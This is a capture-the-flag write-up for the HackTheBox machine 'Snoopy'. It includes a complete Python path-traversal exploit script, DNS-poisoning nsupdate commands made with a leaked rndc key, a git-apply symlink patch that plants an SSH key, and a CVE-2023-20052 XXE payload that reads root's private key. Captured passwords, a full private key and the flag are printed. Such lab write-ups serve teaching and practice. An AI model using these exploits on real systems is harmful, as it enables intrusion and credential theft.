writeup/
·
·
7 min
Snoopy - HackTheBox

| Username | |
|---|---|
| Sally Brown | sbrown@snoopy.htb |
| Charles Schultz | cschultz@snoopy.htb |
| Lucy Van Pelt | lpelt@snoopy.htb |
| Harold Angel | hangel@snoopy.htb |
| INFO | info@snoopy.htb |
Web enumeration
LFI on http://www.snoopy.htb/download?file=..././..././..././..././etc/passwd
-> /etc/passwd
root:x:0:0:root:/root:/bin/bash
cbrown:x:1000:1000:Charlie Brown:/home/cbrown:/bin/bash
sbrown:x:1001:1001:Sally Brown:/home/sbrown:/bin/bash
lpelt:x:1003:1004::/home/lpelt:/bin/bash
cschultz:x:1004:1005:Charles Schultz:/home/cschultz:/bin/bash
vgray:x:1005:1006:Violet Gray:/home/vgray:/bin/bash
-> Automatic LFI script python:
#!/usr/bin/env python3
import requests
import zipfile
import io
import os
import sys
import argparse
from pathlib import Path

class SnoopyLFI:
    def __init__(self, host="snoopy.htb", traversal_depth=4):
        self.host = host
        self.url = f"http://{host}/download"
        self.traversal_depth = traversal_depth

    def build_payload(self, filepath):
        """Build the path traversal payload"""
        # Remove leading slash if present
        filepath = filepath.lstrip('/')

        # Build traversal sequence
        traversal = "..././" * self.traversal_depth
        payload = f"{traversal}{filepath}"

        return payload

    def download_file(self, filepath):
        """Download the file via LFI vulnerability"""
        payload = self.build_payload(filepath)

        params = {"file": payload}
        headers = {
            "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0",
            "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
            "Referer": f"http://www.{self.host}/"
        }

        try:
            print(f"[*] Requesting: {filepath}")
            print(f"[*] Payload: {payload}")

            response = requests.get(self.url, params=params, headers=headers, timeout=10)

            if response.status_code != 200:
                print(f"[-] Error: HTTP {response.status_code}")
                return None

            if response.headers.get('Content-Type') != 'application/zip':
                print(f"[-] Error: Expected ZIP file, got {response.headers.get('Content-Type')}")
                return None

            print(f"[+] Downloaded ZIP file ({len(response.content)} bytes)")
            return response.content

        except requests.exceptions.RequestException as e:
            print(f"[-] Request failed: {e}")
            return None

    def extract_and_read(self, zip_content, original_filepath):
        """Extract ZIP and find the requested file"""
        try:
            # Load ZIP from memory
            zip_buffer = io.BytesIO(zip_content)

            with zipfile.ZipFile(zip_buffer, 'r') as zip_ref:
                # List all files in the ZIP
                file_list = zip_ref.namelist()
                print(f"[*] Files in ZIP: {file_list}")

                # The file is stored with its full path in the ZIP
                # e.g., for /etc/passwd, it will be stored as etc/passwd
                target_file = original_filepath.lstrip('/')

                # Try to find the file in the ZIP
                found_file = None
                for zipped_file in file_list:
                    if zipped_file.endswith(target_file) or zipped_file == target_file:
                        found_file = zipped_file
                        break

                if not found_file:
                    print(f"[-] File not found in ZIP. Available files:")
                    for f in file_list:
                        print(f"    - {f}")
                    return None

                print(f"[+] Found file: {found_file}")

                # Read the file content
                with zip_ref.open(found_file) as f:
                    content = f.read()

                    # Try to decode as text
                    try:
                        return content.decode('utf-8')
                    except UnicodeDecodeError:
                        # Return as binary if not text
                        return content

        except zipfile.BadZipFile:
            print("[-] Invalid ZIP file")
            return None
        except Exception as e:
            print(f"[-] Error extracting ZIP: {e}")
            return None

    def read_file(self, filepath):
        """Main function to read a file via LFI"""
        # Download the ZIP
        zip_content = self.download_file(filepath)
        if not zip_content:
            return None

        # Extract and read the file
        content = self.extract_and_read(zip_content, filepath)
        return content

def main():
    parser = argparse.ArgumentParser(
        description='Exploit file disclosure vulnerability on snoopy.htb',
        formatter_class=argparse.RawDescriptionHelpFormatter,
        epilog='''
Examples:
  %(prog)s /etc/passwd
  %(prog)s /etc/hosts
  %(prog)s /home/cbrown/.ssh/id_rsa
  %(prog)s /var/www/html/index.php
        '''
    )

    parser.add_argument('filepath', help='File path to read (e.g., /etc/passwd)')
    parser.add_argument('--host', default='snoopy.htb', help='Target host (default: snoopy.htb)')
    parser.add_argument('--depth', type=int, default=4, help='Traversal depth (default: 4)')
    parser.add_argument('-o', '--output', help='Save output to file')
    parser.add_argument('-b', '--binary', action='store_true', help='Save as binary file')

    args = parser.parse_args()

    # Create exploit instance
    lfi = SnoopyLFI(host=args.host, traversal_depth=args.depth)

    # Read the file
    content = lfi.read_file(args.filepath)

    if content is None:
        print("\n[-] Failed to read file")
        sys.exit(1)

    print("\n" + "="*80)
    print(f"[+] Content of {args.filepath}")
    print("="*80 + "\n")

    # Output handling
    if args.output:
        # Save to file
        mode = 'wb' if args.binary or isinstance(content, bytes) else 'w'
        with open(args.output, mode) as f:
            if isinstance(content, bytes) and not args.binary:
                f.write(content.decode('utf-8', errors='ignore'))
            else:
                f.write(content)
        print(f"[+] Saved to: {args.output}")
    else:
        # Print to console
        if isinstance(content, bytes):
            print("[!] Binary content detected. Use -o to save to file or -b flag")
            print(f"[!] Size: {len(content)} bytes")
            # Show hex preview
            print("\n[*] Hex preview (first 256 bytes):")
            print(content[:256].hex())
        else:
            print(content)

if __name__ == '__main__':
    main()
-> Exploit cwd to enumerate file in current web dir
 ./snoopy-lfi.py /etc/bind/named.conf.local
zone "snoopy.htb" IN {
    type master;
    file "/var/lib/bind/db.snoopy.htb";
    allow-update { key "rndc-key"; }; -> ANYONE WITH rndc-key can update DNS config
    allow-transfer { 10.0.0.0/8; }; -> ALLOW ZONE TRANSFER
};
 ./snoopy-lfi.py /etc/bind/named.conf

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

key "rndc-key" {
    algorithm hmac-sha256;
    secret "BEqUtce80uhu3TOEGJJaMlSx9WT2pkdeCtzBeDykQQA=";
};
Update DNS configuration
⚡ 💻 10.10.14.38 📁 Snoopy # cat dnspoison.txt
server 10.129.229.5
zone snoopy.htb
update add mail.snoopy.htb 600 IN A 10.10.14.38
send
⚡ 💻 10.10.14.38 📁 Snoopy # cat rndc.key
key "rndc-key" {
    algorithm hmac-sha256;
    secret "BEqUtce80uhu3TOEGJJaMlSx9WT2pkdeCtzBeDykQQA=";
}
nsupdate -k rndc.key dnspoison.txt
dig mail.snoopy.htb @10.129.229.5
Reset password link for user cschultz@snoopy.htb
- Send reset link mail via mm.snoopy.htb
- Use this site: https://www.webatic.com/quoted-printable-convertor to decode URL for reset link
- Connect to mm.snoopy.htb


SSH
/provisioning exploitation
- Create python script to create ssh honeypot server
- Send a request back to us using /server_provisioning on mattermost
- Recover SSH creds from cbrown

| username | password | Information |
|---|---|---|
| cbrown | sn00pedcr3dential!!! | Recover from honeypot SSH 🍯 |
| We get a SSH shell as cbrown using this creds |
Shell as Sbrown
cbrown@snoopy:~$ sudo -l
Matching Defaults entries for cbrown on snoopy:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User cbrown may run the following commands on snoopy:
    (sbrown) PASSWD: /usr/bin/git ^apply -v [a-zA-Z0-9.]+$
POC
- Define global variables
git config --global user.name "cbrown"
git config --global user.email "cbrown@snoopy.htb"
git config --global init.defaultBranch main- Initialized empty git repo
cd /tmp/poc/ ; git init
Initialized empty Git repository in /tmp/poc/.git/- Testing with own file
cbrown@snoopy:/tmp/poc$ ln -s /home/cbrown/ symlink
cbrown@snoopy:/tmp/poc$ l
total 12K
drwxrwxr-x  3 cbrown cbrown 4.0K Jan 23 10:38 .
drwxrwxrwt 13 root   root   4.0K Jan 23 10:38 ..
drwxrwxr-x  7 cbrown cbrown 4.0K Jan 23 10:38 .git
lrwxrwxrwx  1 cbrown cbrown   13 Jan 23 10:38 symlink -> /home/cbrown/
cbrown@snoopy:/tmp/poc$ git add symlink
cbrown@snoopy:/tmp/poc$ git commit -m "add symlink"
[main (root-commit) 7ca4d48] add symlink
 1 file changed, 1 insertion(+)
 create mode 120000 symlink
Overwrite SSH key
- Create folder with 777 permission
mkdir ssh
chmod 777 ssh
cd ssh
ln -s /home/sbrown/.ssh symlink
git add symlink
git commit -m "add symlink"- Create patch
cat patch
diff --git a/symlink b/renamed-symlink
similarity index 100%
rename from symlink
rename to renamed-symlink
--
diff --git /dev/null b/renamed-symlink/authorized_keys
new file mode 100644
index 0000000..039727e
--- /dev/null
+++ b/renamed-symlink/authorized_keys
@@ -0,0 +1,1 @@
+ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGhuSDohHaKBVX5aZpUtcCkpmK5qjFaim/n8v/B5kAoT root@exegol-main- Apply patch
sudo -u sbrown git apply -v patch- Connect with SSH
ssh -i id_rsa_sbrown sbrown@10.129.229.5Shell as root
sudo -l
User sbrown may run the following commands on snoopy:
    (root) NOPASSWD: /usr/local/bin/clamscan ^--debug /home/sbrown/scanfiles/[a-zA-Z0-9.]+$
Exploitation of CVE-2023-20052
Using this repo as resource: repo
└─[$] docker run -v /home/user/.exegol/exegol-resources/workspaces/Main-workspace/HackTheBox/CPTS/Tracks-CPTS/Snoopy:/exploit -it cve-2023-20052 bash                   [12:10:23]
root@bf87f57a622e:/exploit# ls
LFI  dnspoison.txt  id_rsa_sbrown  id_rsa_sbrown.pub  nmap  rndc.key  snoopy-lfi.py  ssh-honeypot.py  ssh_honeypot.log
root@bf87f57a622e:/exploit# genisoimage -D -V "exploit" -no-pad -r -apple -file-mode 0777 -o test.img .
genisoimage: Warning: no Apple/Unix files will be decoded/mapped
Total translation table size: 0
Total rockridge attributes bytes: 1872
Total directory bytes: 4096
Path table size(bytes): 34
Max brk space used 0
48 extents written (0 MB)
-> Convert to DMG image & change payload to read /root/.ssh/id_rsa:
dmg dmg test.img test.dmg
bbe -e 's|<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">|<!DOCTYPE plist [<!ENTITY xxe SYSTEM "/root/.ssh/id_rsa"> ]>|' -e 's/blkx/&xxe\;/' test.dmg -o exploit.dmg
-> Send the payload to the Snoopy machine & execute it
sudo /usr/local/bin/clamscan --debug /home/sbrown/scanfiles/exploit.dmgand we get the root ssh key:
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
ssh -i root.rsa root@10.129.229.5
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-71-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Fri May 12 21:28:56 2023 from 10.10.14.46
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
root@snoopy:~# cat root.txt
fcff109d5fb345c7942f815932f1646c